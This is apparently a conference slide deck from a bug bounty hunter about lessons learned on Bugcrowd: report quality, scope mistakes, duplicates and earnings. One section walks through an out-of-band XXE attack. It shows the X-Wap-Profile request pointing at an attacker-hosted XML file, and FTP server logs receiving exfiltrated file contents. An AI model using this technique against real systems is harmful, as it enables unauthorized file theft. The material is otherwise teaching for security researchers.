



# Trickle Down PwnOnomics

- hateshape





# Agenda



- 🔥 Lets Talk About “Helpful Things”
- 🔥 Success Following Failures
- 🔥 A Word About Everyone’s Favorite Topic
- 🔥 Let’s Talk About Duplicates
- 🔥 Let’s Talk About Duplicates





# > whoami

- 🔥 Darrell Damstedt aka “**hateshape**”
- 🔥 Senior Penetration Tester at Coalfire Labs (I promise there are much better folks there. Follow them **@coalfirelabs**)
- 🔥 Twitters: **@hateshaped** (hateshape + d)
- 🔥 Email: **hateshape@gmail.com**
- 🔥 I am darrell from the --darrell flag in **@byt3bl33d3r's** tool **CrackMapExec**
- 🔥 No I don't hate everyone
- 🔥 Always been terrible at coming up with handles



## CRACKMAPEXEC

A swiss army knife for pentesting networks  
Forged by @byt3bl33d3r using the powah of dank memes

Version: 4.0.1dev  
Codename: Bug Pr0n


```
optional arguments:
-h, --help            show this help message and exit
-v, --version          show program's version number and exit
-t THREADS            set how many concurrent threads to use (default: 100)
--timeout TIMEOUT     max timeout in seconds of each thread (default: None)
--jitter INTERVAL    sets a random delay between each connection (default: None)
--darrell             give Darrell a hand
--verbose             enable verbose output
```

```
root@kaliVM:/opt/CrackMapExec# cme --darrell http
```







# Why “hateshape”? The Answer



Lewis



Health Insurance  
Physical



+Mental Health  
Screen



Answered how he  
thought Drew would



Mental Health Question:  
“Describe Yourself”



Answer:  
“Hatred Shaped Like A Man”



Answer made me laugh



## Why hateshape?





# Why is that hateshape guy even talking?



- Who Am I to Give Advice?
- I didn't seek this talk out. Sam Houston asked me to do this.
- Created my Bugcrowd account August 2017



Dashboard Programs Submissions **Payments** Leaderboard



## Remitted payments (\$89,800.00)

| Program    | Rewarded For                            | Amount      | Date Rewarded     |
|------------|---|-------------|-------------------|
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 5 | \$10,000.00 | 15 November 2017  |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 7 | \$10,000.00 | 08 November 2017  |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 1 | \$10,000.00 | 18 October 2017   |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 2 | \$10,000.00 | 18 October 2017   |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 3 | \$10,000.00 | 27 September 2017 |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 6 | \$10,000.00 | 27 September 2017 |
| [REDACTED] | [REDACTED] SQL Injection [REDACTED] - 4 | \$10,000.00 | 27 September 2017 |





# Infosec FTW -> Trickle Down Pwnonomics



 It has come to this!

```
if topic == "Infosec" then
    stupidCoolName = "required";
else
    ignore.PresenterOrAuthor();
```



**Trickle Down Pwnonomics:** A theory promoting the discovery and reduction of vulnerabilities on a bug bounty program as a means to stimulate my bank account.





# What have I found to be helpful?



- Some “Helpful Things”
- Helpful Thing #1:** Learning From the Mistakes of Others
- Helpful Thing #2:** Doing Things Nobody Else Wants to Do
- Helpful Thing #3:** Continuous Monitoring





# HT #1: Mistake #1 – Theories Are Not Proof!



🔥 How much evidence do we need?



**Unprotected form builder allows unauthenticated users to write to the server.**

Submitted 9 months ago

**EXTRA INFO** It is likely that some type of form creation is possible such that remote code execution would be possible. It is difficult to complete this without sending a large amount of trial payloads to this server. I don't want to stress the server or violate any rules of you bounty program so I have left this issue at the point where I can show that I can write a form to the server.

🔥 Takeaway: Don't submit reports that rely on theoretical possibilities

no proof no glory

P4







# HT #1: Mistake #2 – Don't Go Too Fast



🔥 At what point is a report warranted?

**Client-Side Template Injection with AngularJS**  
Submitted 6 months ago

**shpendk\_bugcrowd** added a comment  
5 months ago

Hi hateshape

Thank you for your submission. Can you provide a security impactful poc such as XSS? As is this issue would not have enough security impact to be considered valid.

**hateshape** added a comment  
5 months ago

If that is the case I understand. I am not able to provide an XSS because the vulnerable field only has a limited character length which is validated server side.

🔥 Takeaway: Showing the associated risk of a bug matters, even after proving the issue exists.






# HT #1: Mistake #3 – Scope Can Kill



What does that even mean?


**AWS S3 Bucket Writeable for Authenticated AWS Users**  
Submitted 5 months ago

**DESCRIPTION** Hopefully the "██████" bucket does belong to █████ and this isn't a waste of time.

**EXTRA INFO** Again, hopefully the "██████" bucket does belong to █████ and this isn't a waste of time.

**timmy\_bugcrowd** added a comment  
5 months ago

Hi hateshape



**P4**

Thank you for your reply. Your submission is a duplicate, and the original submission is considered P4, since the bucket doesn't belong to █████ but they still want to reward the researcher with a P4 priority.

Takeaway: Be sure an issue is in scope

and owned by the program!







# HT #1: Mistake #3 – Scope Can Kill




My mistake could have been worse!





 closed the report and changed the status to **Not Applicable**.  
Closing as **Not Applicable** since this is out-of-scope.

Aug 16th



raghav\_bisht posted a comment.

 you ~~fucking asshole mother-fucker~~ I know this is "Out of scope" and your team member @ marked it has Informative and closed the report, still I didn't argue about it and accepted it.....fucker.  
I respectfully asked you to disclosure my report and you moron ~~mother-fucker~~ deducted my Reputation Point ....  
Bloody Mother ~~Fucker~~..... TAXI DRIVER.....

Aug 16th






# HT #1: Mistake? #4 – Many May Be One



- Multiple instances of a vulnerability are found
- Should multiple reports be submitted?
- Should the findings be aggregated into one report?



- Takeaway: I guess submit an aggregate report and trust that programs will truthfully tell us if a one change fixes everything.





# HT #2: Doing Things Nobody Else Wants to Do



- ✈ Reading the HTML, JavaScript, etc
- ✈ Reading any and **ALL** product documentation.
- ✈ Cyber stalk developers, if possible
- ✈ Github, Twitter, Reddit, StackOverflow, Blogs, Forums
- ✈ Reading **ALL** the everything. Manually.
- ✈ Tools are great! I use them on every target

## Some Tools:

- ✈ <https://github.com/nahamsec/JSParser>
- ✈ <https://github.com/GerbenJavado/LinkFinder>





# HT #3: Continuous Monitoring



- Not the kind that is usually associated with CM
- Follow the awesome hunters on Twitter + Blogs

Bugcrowd Top 200 Public Rankings

Search:

| Username     | Rank | Points | Average Severity | Vulnerabilities | Accuracy |
|--------------|------|--------|------------------|-----------------|----------|
| mongo        | 1    | 22642  | 2.31             | 1225            | 99.92    |
| todayisnew   | 3    | 10209  | 3.33             | 1229            | 98.32    |
| jstnkndy     | 6    | 7122   | 2.27             | 377             | 99.74    |
| unl1k3ly     | 101  | 969    | 2.68             | 75              | 100.00   |
| anshuman_bh  | 102  | 963    | 3.62             | 180             | 97.30    |
| Daksh        | 104  | 934    | 3.15             | 157             | 96.32    |
| mazen160     | 105  | 922    | 3.85             | 201             | 91.78    |
| WeSecureApp  | 196  | 431    | 3.23             | 85              | 91.40    |
| jaredp       | 199  | 419    | 2.68             | 44              | 100.00   |
| gadhiyasavan | 200  | 418    | 4.04             | 174             | 90.63    |








# Enough of My Fails and Helpful Things



- Target Scope: \*Anything\* \*owned\* \*by\* \*the\* \*program\*
- Recon: Not a talk on recon. It was done. Remember to do it too.





# What the...




Remember reading any and **ALL** product documentation?

**ALL** the everything right?

## What is a WebCTRL® system?

A WebCTRL® system is a web-based building automation system that can be accessed from anywhere in the world through perform building management functions such as:

- adjust setpoints and other control parameters
- set and change schedules







# It's Vulnerable Somewhere, Right?



- They say it is vulnerable...
- The Best Kind of Disclosure.

SecurityFocus™


Symantec Connect  
A technical community for Symantec customers, end-users, developers, and partners

[Join the conversation >](#)

[info](#) [discussion](#) [exploit](#) [solution](#) [references](#)

**Multiple Automated Logic Corporation CVE-2016-5795 Vulnerability**

Currently, we are not aware of any working exploits. If you feel we are in error, please mail us at: [vuldb@securityfocus.com](mailto:vuldb@securityfocus.com).






# Listen, For the Experts (Not Me) Have Spoken



**Collaborator Pingback (HTTP): X-Wap-Profile**



Cracking the lens: targeting HTTP's hidden attack-surface



“X-Wap-Profile is an ancient HTTP header which should specify a URL to the device’s User Agent Profile (UAProf), an XML document which defines device capabilities such as screen size, bluetooth support, supported protocols and charsets”

“Compliant applications will extract the URL from this header, then fetch and parse the specified XML document so they can tailor the content they supply to the client. This combination of two high risk pieces of functionality - fetching untrusted URLs and parsing untrusted XML - with obscure and easily-missed functionality seems ripe for exploitation.”





# Totally “Not Malicious”



- 🔥 I love High Risk Functionality! Who doesn't?
- 🔥 “fetching untrusted URLs and parsing untrusted XML”

```
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: ██████████
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=A63C83E72D9FB4F0E308CD7E010BB8B0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: no-transform
X-Wap-Profile: http://██████████/totally-not-malicious.xml
```

🔥 Preview: I lied. It was.





# OK I Lied...It Was Malicious



```
root@hatehouse:/tmp# python -m SimpleHTTPServer 80
```

```
Serving HTTP on 0.0.0.0 port 80 ...
```

```
 - - [27/Mar/2018 14:09:30] "GET /totally-not-malicious.xml HTTP/1.1" 200 -
```

```
 - - [27/Mar/2018 14:09:30] "GET /ok-i-lied.dtd HTTP/1.1" 200 -
```

```
root@hatehouse:/tmp# ruby xxe-ftp-server.rb
```

```
FTP. New client connected
```

```
< USER anonymous
```

```
< PASS Java1.7.0_55@
```

```
> 230 more data please!
```

```
get req: "USER anonymous\r\n"
```

```
get req: "PASS Java1.7.0_55@\r\n"
```

```
get req: "TYPE I\r\n"
```

```
get req: "EPSV ALL\r\n"
```

```
get req: "EPSV\r\n"
```

```
get req: "EPRT |1| |56997|\r\n"
```

```
get req: "RETR ; for 16-bit app support\r\n"
```

```
get req: "[fonts]\r\n"
```

```
get req: "[extensions]\r\n"
```

```
get req: "[mci extensions]\r\n"
```

```
get req: "[files]\r\n"
```

```
get req: "[Mail]\r\n"
```

```
get req: "MAPI=1\r\n"
```

```
get req: "[MCI Extensions.BAK]\r\n"
```

```
get req: "3g2=MPEGVideo\r\n"
```

```
get req: "3gp=MPEGVideo\r\n"
```

```
get req: "3gp2=MPEGVideo\r\n"
```





# CVE-2018-8819 + BB Payday



Can it get much better than this?



Turns out, A lot better

Hello hateshape,

Thank you for your submission.

We looked into this issue and have a better understanding of what happened here.

██████ did own that IP range 2 years ago and for some reason, ██████  
(████████████████████ - the ISP) providing the IP range did not update their ARIN records so it  
still shows up as a ██████ Asset. **We no longer own that IP range.**

We encourage you to continue testing and report any other issues you identify,

██████ Security Team



Consolation CVE + Recon Win





# Sploit Summary



- 🔥 Found a Target
- 🔥 Viewed all resources available (This includes **Manually**)
- 🔥 Found a potential issue
- 🔥 No exploit was published, but knew the type of vulnerability
- 🔥 Did a ton of research and found nothing
- 🔥 James Kettle FTW
- 🔥 Constructed Working Payload
- 🔥 No Bounty, but CVE
- 🔥 Sorry about the next slide in advance!







# Reporting



- 🔥 Details may be obvious... to us
- 🔥 Don't be stingy, explain everything.

Hi hateshape,

I would like to thank you for the detailed report you've provided here. Rest assured we'll work in solving this issue.

- 🔥 Write things once! Write them well!

Heya Hateshape,

It's edis\_bugcrowd, I just wanted to personally reach out to thank you for your continuous efforts in this, and other programs. Your reports are always very well written, and easy to reproduce. I hope to see more submissions from you. Keep up the good work by securing the internet. Cheers!

Edis















- 🔥 If the proof of concept is complicated, record it.





# March 2018 – A Dark Month



|  <a href="#">Dashboard</a> <a href="#">Programs</a> <b><a href="#">Submissions</a></b> <a href="#">Payments</a> <a href="#">Leaderboard</a> |   |                  |  |
|--|---|------------------|---|
| Admin Hash Retrieval via ColdFusion Local File Include   |  · Updated 2 months ago  | \$0<br>10 points | Comment 1   |
| <div><div>P1</div><div>Duplicate</div></div>   |   |                  |   |
| Admin Hash Retrieval via ColdFusion Local File Include   |  · Updated 2 months ago  | \$0<br>10 points | Comment 1   |
| <div><div>P1</div><div>Duplicate</div></div>   |   |                  |   |
| Out of Band External Entity Injection   |  · Updated 2 months ago  | \$0<br>40 points | Comments 3  |
| <div><div>P1</div><div>Not applicable</div></div>  |   |                  |   |
| SQL Injection    |  · Updated a month ago   | \$0<br>10 points | Comments 3  |
| <div><div>P1</div><div>Duplicate</div></div>   |   |                  |   |
| SQL Injection    |  · Updated a month ago | \$0<br>10 points | Comments 3  |
| <div><div>P1</div><div>Duplicate</div></div>   |   |                  |   |
| SQL Injection   |  · Updated a month ago | \$0<br>10 points | Comments 3  |
| <div><div>P1</div><div>Duplicate</div></div>   |   |                  |   |

 5 P1 Duplicates

 1 P1 Triaged

 P1 Marked N/A







# The Only Satisfying Solution to Duplicates



- 🔥 Momentary Satisfaction
- 🔥 Better Than Nothing!

ㄟ(ツ)ㄟ





# Now I pretend I know what I am talking about



- ✌ Tools are great, but they don't make up for things that we don't know yet. They can actually hold us back.
- ✌ Manual Testing/Discovery FTW
- ✌ Be honest with yourself
- ✌ Fill in the gaps
- ✌ Read everything.
- ✌ Read everything again.
- ✌ Most importantly...
- ✌ Take the advice that so many in this community freely give!





Wake up. It is finally over.



Any Questions?



AND

